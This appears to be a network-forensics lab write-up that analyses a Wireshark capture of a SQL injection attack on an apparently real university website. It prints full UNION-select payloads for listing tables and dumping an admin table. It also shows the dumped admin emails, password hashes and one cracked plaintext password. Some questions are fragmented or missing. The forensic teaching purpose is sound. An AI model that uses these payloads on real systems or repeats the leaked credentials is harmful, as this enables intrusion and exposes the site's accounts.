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Instructions:


- 1 Use the PCAP1.pcapng file to answer questions Q1 through Q12.
- 2 Use the PCAP2.pcapng file to answer questions Q13 through Q20.
- 3 For each question, provide an answer along with the corresponding screenshot from the .pcapng file.
- 4 The screenshot should include the frame ID and any other necessary information to support your answer.

Q1) What is the destination IP address to which the SQL injection attack is occurring?

ANS: **103.159.36.34**

As this marks the initial inquiry, we will delve deeply into the methodology, ensuring a thorough examination of the approach, and subsequently, we will address each problem comprehensively.


After clicking on the PCAP1.pcapng file we get wireshark software window which shows all the traffic on the network. It looks like:



The screenshot shows the Wireshark interface with a list of network packets. The selected packet is an HTTP GET request from 172.29.235.22 to 103.159.36.34. The packet details pane on the right shows the structure of the HTTP request, including the GET method and the URL path.

No.	Time	Source	Destination	Protocol	Length	Info
589	16.725673315	fe80::baca:142c:fc9...	ff02::1:3	LLMNR	95	Standard query 0x460a
590	16.725798787	172.29.233.68	224.0.0.252	LLMNR	75	Standard query 0x460a
591	16.726018188	172.29.233.68	172.29.235.255	NBNS	92	Name query NB BRW0C96
592	16.736245415	172.29.234.125	172.29.235.255	NBNS	92	Name query NB BRNB422
593	16.836656911	103.159.36.34	172.29.235.22	TCP	74	80 → 46350 [SYN, ACK]
594	16.836744952	172.29.235.22	103.159.36.34	TCP	66	46350 → 80 [ACK] Seq=
595	16.837153935	172.29.235.22	103.159.36.34	HTTP	425	GET /page.php?id=5 HT

As we can see above that captured packets are listed. Now, we are going to apply filter based on our requirements. Here, we want to have packets with the HTTP protocol and more specifically of get requests. So, we are going to use `http.request.method=="GET"` to show only HTTP packets where the request method is "GET" as it is shown below:




PCAP1.pcapng

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http.request.method=="GET"

No.	Time	Source	Destination	Protocol	Length	Info
90592	289.972155633	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
92358	291.172946179	172.29.235.22	103.159.36.34	HTTP	580	GET /page.php?id=-5%2
95825	294.961471076	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
1029...	355.860494460	172.29.235.22	103.159.36.34	HTTP	541	GET /page.php?id=-5%2
1037...	378.724948268	172.29.235.22	103.159.36.34	HTTP	556	GET /page.php?id=-5%2
1037...	378.861471329	172.29.235.22	185.125.190.49	HTTP	153	GET / HTTP/1.1



PCAP1.pcapng

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http.request.method=="GET"

No.	Time	Source	Destination	Protocol	Length	Info
79937	279.966543889	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
85338	284.969952496	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
90592	289.972155633	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
92358	291.172946179	172.29.235.22	103.159.36.34	HTTP	580	GET /page.php?id=-5%2
95825	294.961471076	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
1029...	355.860494460	172.29.235.22	103.159.36.34	HTTP	541	GET /page.php?id=-5%2
1037...	378.724948268	172.29.235.22	103.159.36.34	HTTP	556	GET /page.php?id=-5%2

Type: IPv4 (0x0800)


- Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34
- Transmission Control Protocol, Src Port: 40904, Dst Port: 80, Seq: 1, Ack: 1, Len: 475
- Hypertext Transfer Protocol
 - GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(id,fullname,email,password),6,7
 - [Expert Info (Chat/Sequence): GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat
 - Request Method: GET

As we can see above attacker is trying to extract id, fullname, email, password by performing SQL injection attack, whose destination IP is 103.159.36.34.

Q2) What is the Fully Qualified Domain Name (FQDN) of the website undergoing the SQL injection attack?

ANS: **www.juc.edu.bd**

As we know, a Fully Qualified Domain Name (FQDN) is a domain name that specifies the exact location of a resource within the Domain Name System (DNS) hierarchy. It provides a complete name, including the top level domain (TLD) to uniquely identify a specific host or resource on the internet.

A screenshot of the Wireshark network protocol analyzer. The title bar reads "Wireshark · Follow HTTP Stream (tcp.stream eq 170) · PCAP1.pcapng". The main display area shows the details of an HTTP GET request. The first line is "GET /page.php?". The second line is the URL with an SQL injection payload: "id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(id,fullname,email,password),6,7,8,9,10,11,12,13%20from%20admin--+ HTTP/1.1". The "Host" field is "www.juc.edu.bd". The "User-Agent" is "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0". The "Accept" field is "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8". The "Accept-Language" is "en-US,en;q=0.5". The "Accept-Encoding" is "gzip, deflate". The "Connection" is "keep-alive". The "Upgrade-Insecure-Requests" is "1".

```
GET /page.php?
id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(id,fullname,email,password),6,7,8,9,10,11,12,13%20from%20admin--+ HTTP/1.1
Host: www.juc.edu.bd
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Q3) What is the SQL injection payload used to extract the id, email, full name and password from the database?

ANS:

Payload: -5' UNION SELECT

1,2,3,4,group_concat(id,0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,12,13 from admin--

http.request.method=="GET"						
No.	Time	Source	Destination	Protocol	Length	Info
90592	289.972155633	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1693999442643&to=1693999742644&l
92358	291.172946179	172.29.235.22	103.159.36.34	HTTP	580	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,gr
95825	294.961471076	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?from=1693999447643&to=1693999747643&l
1029...	355.860494460	172.29.235.22	103.159.36.34	HTTP	541	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,gr
1037...	378.724948268	172.29.235.22	103.159.36.34	HTTP	556	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,gr
1037...	378.861471329	172.29.235.22	185.125.190.49	HTTP	153	GET / HTTP/1.1

Frame 103775: 556 bytes on wire (4448 bits), 556 bytes captured (4448 bits) on interface eno1, id 0
 Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)
 Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34
 Transmission Control Protocol, Src Port: 41740, Dst Port: 80, Seq: 1, Ack: 1, Len: 490
 Hypertext Transfer Protocol
 GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(id,0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,12,13%20from%20admin--& HTTP/1.1

First of all, we identified this HTTP packet by expanding the Hypertext Trasfer Protocol in the packet details pane.

Then, we will Right click on the selected HTTP packet and choose [follow](#) and then click on [HTTP stream](#), then a new window will open and will show both the request and response messages.

```


Wireshark · Follow HTTP Stream (tcp.stream eq 174) · PCAP1.pcapng

GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(id,
0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,12,13%20from%20admin--&
HTTP/1.1
Host: www.juc.edu.bd
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: text/html; charset=UTF-8
transfer-encoding: chunked
content-encoding: gzip
vary: Accept-Encoding
date: Wed, 06 Sep 2023 11:30:31 GMT
server: LiteSpeed

...<!doctype html>
  
```

Now, we will copy the file contents and save it as html file. Now after running this HTML file, we will get the page as shown below:




we can easily see that we have exploited by giving the payload already mentioned above and we got the id, email, full name & password as shown above(at the bottom) in the screenshot.

Q4) What is the email address of the user with id=1 ?

ANS: admin49@admin.com

we have already explained in detail that how did we get this email address by giving the payload mentioned in question-3.

```
</h5>
1:Webmaster:admin49@admin.com:004d5ffee9ade56003311e3a267ff3e8,4:Webmaster:admin@admin.com:
21232f297a57a5a743894a0e4a801fc3
<hr>
```



Q5) What is the Password (in plain text) of the user with id=4 ?

ANS:

Password(Hash): 21232f297a57a5a743894a0e4a801fc3

Password(Plain Text): **admin**

we have already explained in detail that how did we get this password(Hash value) by giving the payload mentioned in question-3.

```
</h5>  
1:Webmaster:admin49@admin.com:004d5ffee9ade56003311e3a267ff3e8,4:Webmaster:admin@admin.com:  
21232f297a57a5a743894a0e4a801fc3<br>
```


Now, as we know Hashing is a one way conversion, we simply can not unhashed the data and get the text. The best we can do is using the different sources to convert hash value to plain text, because they have some previously stored database of hash and its text, so we can use that, but even doing that we can't be so sure about the answer because the plain text we got is one of the possible answers.

Q6) List the tables discovered in the database.

ANS:

admin,tbl_admin,library,contact,page,site,students,scroller,videos,photos,menu,slider,photo_album,students_attendance,external_link,teacher_staff_attendance, teacher_staff

There are total 17 tables in the database as mentioned. To get this, we must identify the HTTP packet first.




And then, repeat same steps which are [follow](#) -> [HTTP stream](#)

-> [copy the file contents and save it as html file](#). Now after running this HTML file, we will get the page as shown below:

Q7) What SQL injection payload is used to retrieve the list of tables from the database?

ANS:


Payload: -5' UNION SELECT 1,2,3,4,group_concat(table_name),6,7,8,9,10,11,12,13 from information_schema.tables where table_schema=database())--



The image shows a Wireshark packet capture window titled "PCAP1.pcapng". The packet list on the left shows several HTTP GET requests. The selected packet is packet 54048, which is an HTTP GET request to "/page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(table_name),6,7,8,9,10,11,12,13 from%20information_schema.tables%20where%20table_schema=database())--". The packet details on the right show the request method as GET.

No.	Time	Source	Destination	Protocol	Length	Info
30180	221.741060519	172.29.232.198	172.29.232.150	HTTP	568	GET /api/live/ws HTTP
31224	223.473281653	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations? HTTP
31833	224.083953337	172.29.232.198	172.29.232.150	HTTP	568	GET /api/live/ws HTTP
36608	228.473284935	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations? HTTP
42185	233.544027376	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations? HTTP
47608	238.544156070	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations? HTTP
54048	244.730818930	172.29.235.22	103.159.36.34	HTTP	579	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(table_name),6,7,8,9,10,11,12,13 from%20information_schema.tables%20where%20table_schema=database())-- HTTP

Frame 54048: 579 bytes on wire (4632 bits), 579 bytes captured (4632 bits) on interface eno1, id 0
Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)
Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34
Transmission Control Protocol, Src Port: 45364, Dst Port: 80, Seq: 1, Ack: 1, Len: 513
Hypertext Transfer Protocol
GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(table_name),6,7,8,9,10,11,12,13 from%20information_schema.tables%20where%20table_schema=database())-- HTTP/1.1
[Expert Info (Chat/Sequence): GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(table_name),6,7,8,9,10,11,12,13 from%20information_schema.tables%20where%20table_schema=database())-- HTTP/1.1
Request Method: GET



The image shows the "Wireshark · Follow HTTP Stream (tcp.stream eq 135) · PCAP1.pcapng" window. The packet details on the right show the request method as GET and the request headers.


GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(table_name),6,7,8,9,10,11,12,13 from%20information_schema.tables%20where%20table_schema=database())-- HTTP/1.1
Host: www.juc.edu.bd
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Q8) What is the IP address of the attacker, and what type of IP address is it?

ANS:

Attacker's IP: 172.29.235.22

Type: Private (IPV4)



The image shows a Wireshark packet capture window titled "PCAP1.pcapng". The packet list on the left shows several HTTP GET requests. The selected packet is number 1037, which is an HTTP GET request from source IP 172.29.235.22 to destination IP 103.159.36.34. The packet details pane on the right shows the structure of the packet: Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol.

No.	Time	Source	Destination	Protocol	Length	Info
79937	279.966543889	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
85338	284.969952496	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
90592	289.972155633	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
92358	291.172946179	172.29.235.22	103.159.36.34	HTTP	580	GET /page.php?id=-5%2
95825	294.961471076	172.29.232.36	172.29.232.150	HTTP	628	GET /api/annotations?
1029...	355.860494460	172.29.235.22	103.159.36.34	HTTP	541	GET /page.php?id=-5%2
1037...	378.724948268	172.29.235.22	103.159.36.34	HTTP	556	GET /page.php?id=-5%2

Frame 103775: 556 bytes on wire (4448 bits), 556 bytes captured (4448 bits) on interface eno1, id 0
Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)
Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 542
Identification: 0x13a2 (5026)

As we know that, IP Addresses ranges from 172.16.0.0 to 172.31.255.255 are private addresses in class B. They are not routed in the Internet and can be used without any registration with IANA.

ANS: **10.3.39-MariaDB**

No.	Time	Source	Destination	Protocol	Length	Info
6435	133.449319663	172.29.235.22	103.159.36.34	HTTP	424	GET /js/jquery.min.js HTTP/1.1
6785	143.722426528	172.29.235.22	103.159.36.34	HTTP	487	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,5, HTTP/1.1
7398	157.978308579	172.29.235.22	103.159.36.34	HTTP	496	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,de HTTP/1.1
7782	171.709936127	172.29.235.22	103.159.36.34	HTTP	495	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,ve HTTP/1.1
8115	181.315670565	172.29.235.22	103.159.36.34	HTTP	492	GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,us HTTP/1.1
12294	209.765719101	172.29.232.198	172.29.232.150	HTTP	568	GET /api/live/ws HTTP/1.1
13195	210.097970412	172.29.232.198	172.29.232.150	HTTP	568	GET /api/live/ws HTTP/1.1

▶ Frame 7782: 495 bytes on wire (3960 bits), 495 bytes captured (3960 bits) on interface eno1, id 0
 ▶ Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)
 ▶ Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34
